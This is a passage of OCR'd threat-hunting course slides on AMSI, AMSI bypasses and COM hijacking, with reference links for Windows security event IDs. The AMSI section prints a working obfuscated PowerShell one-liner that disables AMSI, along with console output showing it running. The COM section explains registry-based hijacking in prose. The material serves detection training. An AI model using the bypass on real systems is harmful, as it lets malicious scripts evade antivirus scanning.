
{"ProviderGuid":"099614a5-5dd7-4788-8bc9-e29f43db28fc","YaraMatch":[],"ProviderName":"Microsoft-Windows-LDAP-Client","EventName":"EventID (30)","Opcode":0,"OpcodeName":"Info","TimeStamp":"2019-11-11T02:59:09.7726147-08:00","ThreadID":2996,"ProcessID":7580,"ProcessName":"mmc","PointerSize":8,"EventDataLength":160,"XmlEventData":{"AttributeList":"member;range=0-*","ProviderName":"Microsoft-Windows-LDAP-Client","ScopeOfSearch":"0","ProcessId":"7,580","EventName":"EventID (30)","PID":"7580","SearchFilter":"(objectClass=*)","TID":"2996","DistinguishedName":"CN=Domain Admins,CN=Users,DC=prod,DC=local","MSec":"91340.8664","PName":""}}

4.7.3.1 Hera Lab

Put what you've learned to practice with the **Hunting .Net Malware** lab!

To ACCESS your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.



***NOTE: some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.**

https://t.me/learningnets

4.7.4 AMSI

“The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine … It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques …” source Microsoft.

https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

4.7.4 AMSI

Essentially, AMSI provides insight into in-memory buffers, allowing AV software to analyze a de-obfuscated script, as opposed to a heavily obfuscated one stored in a file on disk.

AMSI makes the execution of malicious scripts significantly more difficult.

4.7.4 AMSI

AMSI integrates in the following components:

- User Account Control (UAC)
- PowerShell
- Windows Script Host
- JavaScript and VBScript
- Office VBA macro

4.7.4 AMSI

As AMSI provides a deep look into scripts, adversaries attempt to bypass it before running malicious scripts. The following Github project contains examples of 14 bypasses as of the time of this writing. Some of them unload AMSI from the process, while others patch it in memory directly.

Let’s look at two examples and discuss ways to hunt for them.

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

4.7.4 AMSI

Example 1: PowerShell one liner by Matt Graeber:

```
[Delegate]::CreateDelegate(("Func``3[String,
$(([String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')).FullName), System.Reflection.FieldInfo]" -as
[String].Assembly.GetType('System.T'+'ype')),
[Object]([Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFie'+'ld')).Invoke('amsiInit
Failed',(('Non'+'Public,Static') -as
[String].Assembly.GetType('System.Reflection.Bindin'+'gFlags')))).SetValue($null,$True)
```


4.7.4 AMSI

Although the signature of that command is now flagged, the technique is still valid. If the signature is bypassed, adversaries can use it to cease AMSI's functionality in the process (AV was turned off for the second execution PoC).

```
PS C:\WINDOWS\system32> [Delegate]::CreateDelegate(("Func``3[String, $(([String].Assembly.GetType('System.Reflection.Bin
din'+'gFlags')).FullName), System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')), [Object]([Ref
].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFie'+'ld')).Invoke('amsiInitFailed',(('Non'+'Public,S
tatic') -as [String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
At line:1 char:1
+ [Delegate]::CreateDelegate(("Func``3[String, $(([String].Assembly.Get ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\WINDOWS\system32> [Delegate]::CreateDelegate(("Func``3[String, $(([String].Assembly.GetType('System.Reflection.Bin
din'+'gFlags')).FullName), System.Reflection.FieldInfo]" -as [String].Assembly.GetType('System.T'+'ype')), [Object]([Ref
].Assembly.GetType('System.Management.Automation.AmsiUtils')),('GetFie'+'ld')).Invoke('amsiInitFailed',(('Non'+'Public,S
tatic') -as [String].Assembly.GetType('System.Reflection.Bindin'+'gFlags'))).SetValue($null,$True)
PS C:\WINDOWS\system32>
```

4.7.4 AMSI

When hunting for those techniques, they are best combined with the logging capability available. The last command generates event 4104 (presence of “amsi” is suspicious):



4.7.4 AMSI

Example 2: Patching AMSI in memory:

There are several PoC available, all of which modify AMSI directly in memory, which makes it more difficult to hunt for.

4.7.4 AMSI

“Wee-Jing Chung” developed a tool that focuses on detecting AMSI bypasses in memory by checking the integrity of the loaded executable’s code section. It was introduced in the following blog post.

https://blog.f-secure.com/hunting-for-amsi-bypasses/

4.7.4 AMSI

The tool can continuously monitor and check the integrity, and upon successful detection of tampering, it alerts:

```
Analysing process id: 34076
AmsiBypass detected in process id 34076
```


https://blog.f-secure.com/hunting-for-amsi-bypasses/

4.7.5 COM Hijacking

The Component Object Model (COM), as defined by Microsoft, is a system within Windows to enable interaction between software components through the operating system. It allows an application to be accessed from other applications.

https://msdn.microsoft.com/library/ms694363.aspx

4.7.5 COM Hijacking

Although COM is not malicious by design, there are ways it can be abused by adversaries for malicious purposes.

COM Hijacking is an example of a malicious usage. It is a persistence and defense evasive technique, described by MITRE ATT&CK as technique T1122 on the next slide.

https://attack.mitre.org/techniques/T1122/

4.7.5 COM Hijacking

The definition in T1122 is:

“Adversaries can use this system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Windows Registry to replace a reference to a legitimate system component which may cause that component to not work when executed.”

4.7.5 COM Hijacking

COM classes are registered with the Operating System and mapped to a GUID, which represents a Class Identifier (CLSID).

CLSIDs are located in the registry, under the following locations:

- HKLM\Software\Classes\CLSID
- HKCU\Software\Classes\CLSID

4.7.5 COM Hijacking


In the previously mentioned registry locations, the keys that we are interested in within each COM object, are:

- LocalServer32 – defines path to executable on disk
- InprocServer32 – defines path to DLL on disk

An example is shown on the next slide.

4.7.5 COM Hijacking

HKLM – there are hundreds of classes



4.7.5 COM Hijacking

As opposed to HKLM, in HKCU there should be either zero or very few entries.

While non-privileged users are unable to modify the registry values and the binary files they execute (presumably due to ACL folder restrictions), they can add user specific CLSID values which resemble the ones in HKLM.

4.7.5 COM Hijacking

The problem: CLSID values in HKCU take precedence over CLSID values in HKLM (Hijacking!).

In other words, imagine there is a scheduled task which executes a COM object with CLSID 1 in HKLM. If a user registers a CLSID also with value 1 in HKCU, which executes a malicious binary, the scheduled task will run the one in HKCU.

4.7.5 COM Hijacking

From a privileged user perspective, there can be multiple abuse scenarios, from modifying LocalServer32/ InprocServer32 to execute a malicious file, to replacing the file in the original location on disk.


4.7.5 COM Hijacking

As hunters, our focus is therefore any registry additions or modifications of CLSIDs on the keys LocalServer32 or InprocServer32.

If baselines are not available to compare with, we could also hunt by looking for presence of objects within HKEY_CURRENT_USER\Software\Classes\CLSID\ as their presence alone is anomalous behavior.

4.7.5 COM Hijacking

Example of detection of hijacking a COM object:



4.7.5 COM Hijacking

Some interesting research discovered that rundll32.exe can also be used to start COM objects.

You can read more about this technique here.


https://bohops.com/2018/08/19/abusing-com-registry-structure-clsid-localserver32-inprocserver32/

4.7.6 Video

Check out the video on **Threat Hunting with ELK**!

To ACCESS your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




4.7.7 Hera Lab

Put what you've learned to practice with the **Hunting for WMI Abuse, Parent Process Spoofing & Access Token Theft** lab!

To ACCESS your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.




***NOTE: some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.**

4.7.8 Hera Lab

Put what you've learned to practice with the **3 Hunting with ELK** labs!

To ACCESS your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.



***NOTE: some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.**


https://t.me/learningnets

4.7.9 Hera Lab

Put what you've learned to practice with the **5 Hunting with Splunk** labs!

To ACCESS your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.



***NOTE: some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.**

Module Conclusion

This concludes the module on Event IDs, Logging, and SIEMs. We have covered:

- What are event logs?
- What event logs we need to focus on when hunting.
- The importance of log forwarding, log rotation, and retention.
- What is a SIEM and how to pick which is right for your organization.
- Detection of advanced hacking techniques, such as usage of Unmanaged PowerShell

References

References

[4624(S): An account was successfully logged on.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4624

[4625(F): An account failed to log on.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4625

[4634(S): An account was logged off.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4634

[4647(S): User initiated logoff.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4647

Click HERE to return to slide 34

References

4648(S): A logon was attempted using explicit credentials.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4648

4672(S): Special privileges assigned to new logon.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4672

4768(S, F): A Kerberos authentication ticket (TGT) was requested.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4768

4769(S, F): A Kerberos service ticket was requested

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4769

Click HERE to return to slide 34

References

4771(F): Kerberos pre-authentication failed.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4771

4776(S, F): The computer attempted to validate the credentials for an account.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4776

4778(S): A session was reconnected to a Window Station.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4778

4779(S): A session was disconnected from a Window Station.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4779

Click HERE to return to slide 34

References

[4720(S): A user account was created.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4720

[4722(S): A user account was enabled.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4722

[4724(S, F): An attempt was made to reset an account's password.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4724

[Active Directory: Event ID 4728-4729 when User Added or Removed from Security-Enabled Global Group]

https://social.technet.microsoft.com/wiki/contents/articles/17049.active-directory-event-id-4728-4729-when-user-added-or-removed-from-security-enabled-global-group.aspx

Click HERE to return to slide 35

References

[4732(S): A member was added to a security-enabled local group.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4732

[Active Directory: Event ID 4756-4757 When User Added or Removed From Security-Enabled Universal Group]

https://social.technet.microsoft.com/wiki/contents/articles/17051.active-directory-event-id-4756-4757-when-user-added-or-removed-from-security-enabled-universal-group.aspx

[Detecting the Elusive Active Directory Threat Hunting]

https://adsecurity.org/wp-content/uploads/2017/04/2017-BSidesCharm-DetectingtheElusive-ActiveDirectoryThreatHunting-Final.pdf

Click HERE to return to slide 35

References

[Threat Hunting for PsExec, Open-Source Clones, and Other Lateral Movement Tools]

https://redcanary.com/blog/threat-hunting-psexec-lateral-movement/

